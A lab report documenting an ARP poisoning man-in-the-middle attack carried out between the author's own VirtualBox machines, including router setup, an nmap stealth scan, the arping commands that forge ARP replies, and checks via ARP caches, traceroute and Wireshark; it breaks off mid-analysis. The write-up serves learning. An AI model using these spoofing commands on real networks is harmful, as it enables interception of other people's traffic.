# ARP POISONING REPORT

1.Setting up the lab

I have 2 VM's on my Oracle Virtual Box , the first one runs Kali distro and the second one uses Ubuntu.

I create the NAT network for the VM's as mentioned in the Exercise description giving the LAN the following IPv4 Prefix : 10.0.3.0/24 and making sure the DHCP is disabled for manually assigning the IP addresses for each VM.


Now lets connect to the NAT network on each VM and assign my IP.

KALI :

After setting the VM to be Attached to NAT network I created in the last step
I need to assign a static ip for the machine.
Settings-> Advanced Network Configuration and set the following settings

IP: 10.0.3.2/24 Default Gateway of the Virtual Router is 10.0.3.1
And the method is set to Manual.
Restarting the VM to make sure the changes are applied.
Ubuntu:

After adjusting the network settings of the VM like i did for the Kali machine lets set the IP address.

After I restart the VM I should be able to ping both the default gateway as well as the other VM.

As shown in the screen shot ping on 10.0.3.1/10.0.3.2 works.A problem I encountered was that the default DNS server that the ubuntu machine was using didn't seem to work so before i proceeded I had to fix this issue.I changed the value of nameserver on the /etc/resolv.conf file to 8.8.8.8(google's free service)

Everything now seems to be working properly on Ubuntu but let's do a sanity check for the kali machine as well.


```
                                        kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㊀kali)-[~]
└─$ ping 10.0.3.5
PING 10.0.3.5 (10.0.3.5) 56(84) bytes of data.
64 bytes from 10.0.3.5: icmp_seq=1 ttl=64 time=0.857 ms
64 bytes from 10.0.3.5: icmp_seq=2 ttl=64 time=0.802 ms
64 bytes from 10.0.3.5: icmp_seq=3 ttl=64 time=0.760 ms
^C
── 10.0.3.5 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.760/0.806/0.857/0.039 ms

┌──(kali㊀kali)-[~]
└─$ ping 10.0.3.1
PING 10.0.3.1 (10.0.3.1) 56(84) bytes of data.
64 bytes from 10.0.3.1: icmp_seq=1 ttl=255 time=0.931 ms
64 bytes from 10.0.3.1: icmp_seq=2 ttl=255 time=0.452 ms
^C
── 10.0.3.1 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 0.452/0.691/0.931/0.239 ms

┌──(kali㊀kali)-[~]
└─$ ping google.com
PING google.com (172.217.16.142) 56(84) bytes of data.
64 bytes from fra15s46-in-f14.1e100.net (172.217.16.142): icmp_seq=1 ttl=56 time=37.8 ms
64 bytes from fra15s46-in-f14.1e100.net (172.217.16.142): icmp_seq=2 ttl=56 time=37.7 ms
^C
── google.com ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
```

Ping statistics show 0 packet loss for Ubuntu/Default gateway as well as for google.com so that means that the nameserver kali is using is working as well as the NAT network.

To spice things up a little and as it occurred to me that I could observe from a better view what is happening at the edge of the nat if I had access to the ARP cache of the router and could see all the traffic of the network from the point of view of the gateway , instead of trying to find access to the virtual router of the NAT I created a router using another VM with ubuntu(also sounds like a good lab setup for the future).Later on I found out about promiscuous mode on the NIC which enables sniffing all the network traffic of the NAT but then again i would not be able to see the ARP cache of the gateway and capture it in the attack.

The "Router" VM has 2 network adapters.The first adapter is attached to a bridged adapter to have connection to the Internet through my home Router and the second adapter is attached to the costum NAT like the other VM's.Now I need to forward all the packets that I receive from one adapter to the other.To do that firstly i enabled ip forwarding and then i


```
vboxuser@Router:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.124.68.46  netmask 255.255.255.0  broadcast 10.124.
        ether 08:00:27:f1:e4:2b  txqueuelen 1000  (Ethernet)
        RX packets 69827  bytes 95116372 (95.1 MB)
        RX errors 0  dropped 456  overruns 0  frame 0
        TX packets 7625  bytes 847209 (847.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.10  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::c35a:b84d:98a7:fec6  prefixlen 64  scopeid 0x2
        ether 08:00:27:c1:89:0d  txqueuelen 1000  (Ethernet)
        RX packets 8425  bytes 815872 (815.8 KB)
```

needed to set some rules to the ip-table of the machine so it forwards the packets from one Virtual NIC to the other .Above you can see the IP addresses and mac for both virtual NIC
(The ifconfig is a command from the net-tools)

The first command sets a rule on the nat table telling that the NIC enp0s3 with its IP address 10.124.68.46 is going to MASQUERADE all the addresses behind the NAT meaning that when a packet comes to the this router with IP : 10.0.3.3 is gonna be forwarded to the bridged adapter and is going to arrive to the next router with the IP : 10.124.68.46.Second rules says that any incoming packet on enp0s3(bridge) is going to be forwarded to the enp0s8(NAT) and is going to be accepted if the state is RELATED or ESTABLISHED so that now through the ARP cache can be routed back to the destination inside the NAT.Third rule says the opposite meaning ANY packet enp0s8(NAT) receives is going to be forwarded to enp0s3 and from there eventually routed through the internet to its destination.

Also downloaded some tools such as iptable-persistent which is basically a script loading saved ip-table rules from /etc/iptables/rules.v4 every time the machine boots and made some changes on the /etc/sysctl.conf file so that ip_forwarding stays enabled.

To test if the Router I set up actually works i need to reset some settings on the other VM's and that is the Gateway to be changed from 10.0.3.1 that was originally set and is the default gateway of the virtual Router from the NAT I created , to 10.0.3.10 which is the IP for the NIC connected to the NAT of the Ubuntu machine I set up as Router

Now I am going to use the traceroute tool with kali to see if the packets actually go through the Router I created and from there to the default gateway of the NAT the host machine is on.

And here is the result :

```
┌──(kali㉿kali)-[~]
─(kali㉿kali)-[~]
└$ traceroute google.com
traceroute to google.com (172.217.16.142), 30 hops max
 1  10.0.3.10 (10.0.3.10)  5.307 ms  4.920 ms  4.635 m
 2  10.124.68.1 (10.124.68.1)  4.373 ms  3.948 ms  3.7
```

As shown above the first hop is on 10.0.3.10 which is the IP of my Router and the second one is 10.124.68.1 which is the default gateway of the NAT the host PC is on. ARP cache of the Router :

```
vboxuser@Router:/proc/net$ cat /proc/net/arp
IP address       HW type    Flags    HW address          Mask    Device
10.0.3.3         0x1        0x2      08:00:27:1e:36:4a    *       enp0s8
10.124.68.1      0x1        0x2      24:2f:d0:7f:b9:d0    *       enp0s3
10.124.68.45     0x1        0x2      6c:70:cb:5c:a5:f0    *       enp0s3
10.124.68.23     0x1        0x2      d8:bb:c1:14:73:d9    *       enp0s3
10.124.68.36     0x1        0x2      80:e8:2c:60:97:f3    *       enp0s3
10.0.3.1         0x1        0x2      52:54:00:12:35:00    *       enp0s8
10.0.3.6         0x1        0x2      08:00:27:e3:58:8a    *       enp0s8
vboxuser@Router:/proc/net$ 
```

As shown above every IP/MAC of the virtual NAT is listed on Device enp0s8
And every IP/MAC of the NAT the host machine is on is listed on enp0s3 Device.

2) ARP Poisoning Attack.

Note : Because of the way I set up the NAT I am going to ignore the host with IP : 10.0.3.1.

As any attacker would do the first step is scanning the network and finding potential victims.For this purpose I am going to use nmap.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O -o ~/Documents/arp-poisoning/nmapscan 10.0.3.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 17:23 EST
```

-sS for a SYN stealth scan
-O for OS detection
-o save scan results in the desired file
10.0.3.0/24 scan all the IP's from 10.0.3.0-255

```
Nmap scan report for 10.0.3.6
Host is up (0.00067s latency).
All 1000 scanned ports on 10.0.3.6 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:E3:58:8A (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

This is going to be our victim and to make sure we have the correct gateway let's Take a look at the route of a packet with the traceroute tool.Seems like 10.0.3.10 is the default gateway-router so let's see what we have for that IP in the nmap scan.

```
┌──(kali㉿kali)-[~]
└─$ traceroute google.com
traceroute to google.com (172.2
 1  10.0.3.10 (10.0.3.10)  5.22
 2  10.124.68.1 (10.124.68.1)
```

```
Nmap scan report for 10.0.3.10
Host is up (0.00075s latency).
All 1000 scanned ports on 10.0.3.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:C1:89:0D (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Gateway-Router IP : 10.0.3.10 , MAC : 08:00:27:C1:89:0D
Victim IP : 10.0.3.6 , MAC : 08:00:27:E3:58:8A

Now i want from my attacker's machine to "poison" the arp cache for each VM
the Router and the Victim so i am going to use the arping tool to forge ARP reply
packets to be sent to both the VMs :

Router :
Implying that an ARP request was sent for the IP 10.0.3.6 the router is going to
receive the ARP reply the attacker sends him as if he was 10.0.3.6 but with his
own physical address.

```
┌──(kali㊐kali)-[~]
└─$ sudo arping  -P -U -S 10.0.3.6 10.0.3.10
ARPING 10.0.3.10
Sending ARP reply
Sending ARP reply
Sending ARP reply
Sending ARP reply
```

The -P tells the tool
to send ARP reply
The -U tells to send
an unsolicited ARP
as if i am updating
other machines about
a change in my MAC
The -S tell's to use
10.0.3.6 as my IP.

Victim :
Same as the router but now it's going to be the opposite way , I am going to
send him a reply as if i where 10.0.3.10 which is the gateway of the NAT but with
mine (the attackers) MAC.

```
┌──(kali㊐kali)-[~]
└─$ sudo arping  -P -U -S 10.0.3.10 10.0.3.6
[sudo] password for kali:
ARPING 10.0.3.6
Sending ARP reply
Sending ARP reply
Sending ARP reply
Sending ARP reply
Sending ARP reply
Sending ARP reply
```
Same flags as the other command.

Now let's take a look at the ARP cache for each machine
Router:

```
vboxuser@Router:~$ arp -n -i enp0s8
Address                 HWtype  HWaddress           Flags Mask      Iface
10.0.3.6                ether   08:00:27:e3:58:8a   C               enp0s8
10.0.3.3                ether   08:00:27:1e:36:4a   C               enp0s8
10.0.2.15                       (incomplete)                        enp0s8
vboxuser@Router:~$ arp -n -i enp0s8
Address                 HWtype  HWaddress           Flags Mask      Iface
10.0.3.6                ether   08:00:27:1e:36:4a   C               enp0s8
10.0.3.3                ether   08:00:27:1e:36:4a   C               enp0s8
10.0.2.15                       (incomplete)                        enp0s8
vboxuser@Router:~$
```

The first arp cache is before i started the "poisoning" and the second one is after and it seems to be working as now 10.0.3.6 has the MAC of the attackers machine.

Victim :

```
vboxuser@ubuntuplzwork:~$ arp -n
Address                 HWtype  HWaddress           Flags Mask      Iface
10.0.3.10               ether   08:00:27:1e:36:4a   C               enp0s3
vboxuser@ubuntuplzwork:~$ arp -n
Address                 HWtype  HWaddress           Flags Mask      Iface
10.0.3.10               ether   08:00:27:1e:36:4a   C               enp0s3
10.0.3.3                ether   08:00:27:1e:36:4a   C               enp0s3
vboxuser@ubuntuplzwork:~$
```

Same here.

I stopped the poisoning and did a traceroute on victims pc here is the result :

```
vboxuser@ubuntuplzwork:~$ traceroute google.com
traceroute to google.com (172.217.16.206), 30 hops max, 60 byte packets
 1  10.0.3.10 (10.0.3.10)  3.682 ms  3.587 ms  1.721 ms
 2  10.124.68.1 (10.124.68.1)  1.576 ms  1.910 ms  3.280 ms
```

Now let's start sending the ARP replies again and run traceroute on victim

```
vboxuser@ubuntuplzwork:~$ traceroute google.com
traceroute to google.com (172.217.16.206), 30 hops max, 60 byte packets
 1  * * *
 2  10.0.3.10 (10.0.3.10)  2.494 ms  2.398 ms  2.825 ms
 3  10.124.68.1 (10.124.68.1)  8.430 ms  8.326 ms  8.268 ms
```

Seems like that 10.0.3.10 is not on first hop but the second one which indicates that the MITM attack is taking place correctly : the attacker is receiving all the traffic from Victim and forwarding it to the router.

Let's do one more test and see the route that packets take in more depth using wireshark.I captured some traffic from each machine at about the same time.

Let's inspect first the route of packets from the victim to the gateway.

The line highlighted in blue is the packet we are going to trace , with source as 10.0.3.6 (IP of the victim) and destination 212.205.126.83.Lets get some more details about the route this packet is going to take.On the Layer 2-Ethernet Protocol we can see the source address (MAC) being the victims and on destination we can see the MAC for the kali machine.Also in the IPv4 part of the header there is a unique identification field for every datagram with 10.0.3.6 source address , the value 24224 so let's keep that in mind so we can verify the packet on the other VM's.

Let's go to the kali machine and find the packet with source 10.0.3.6 destination 212.205.126.83 and identification on IPv4 24224.

Here it is , nothing on the header is changed as expected so lets find the same packet on the router.
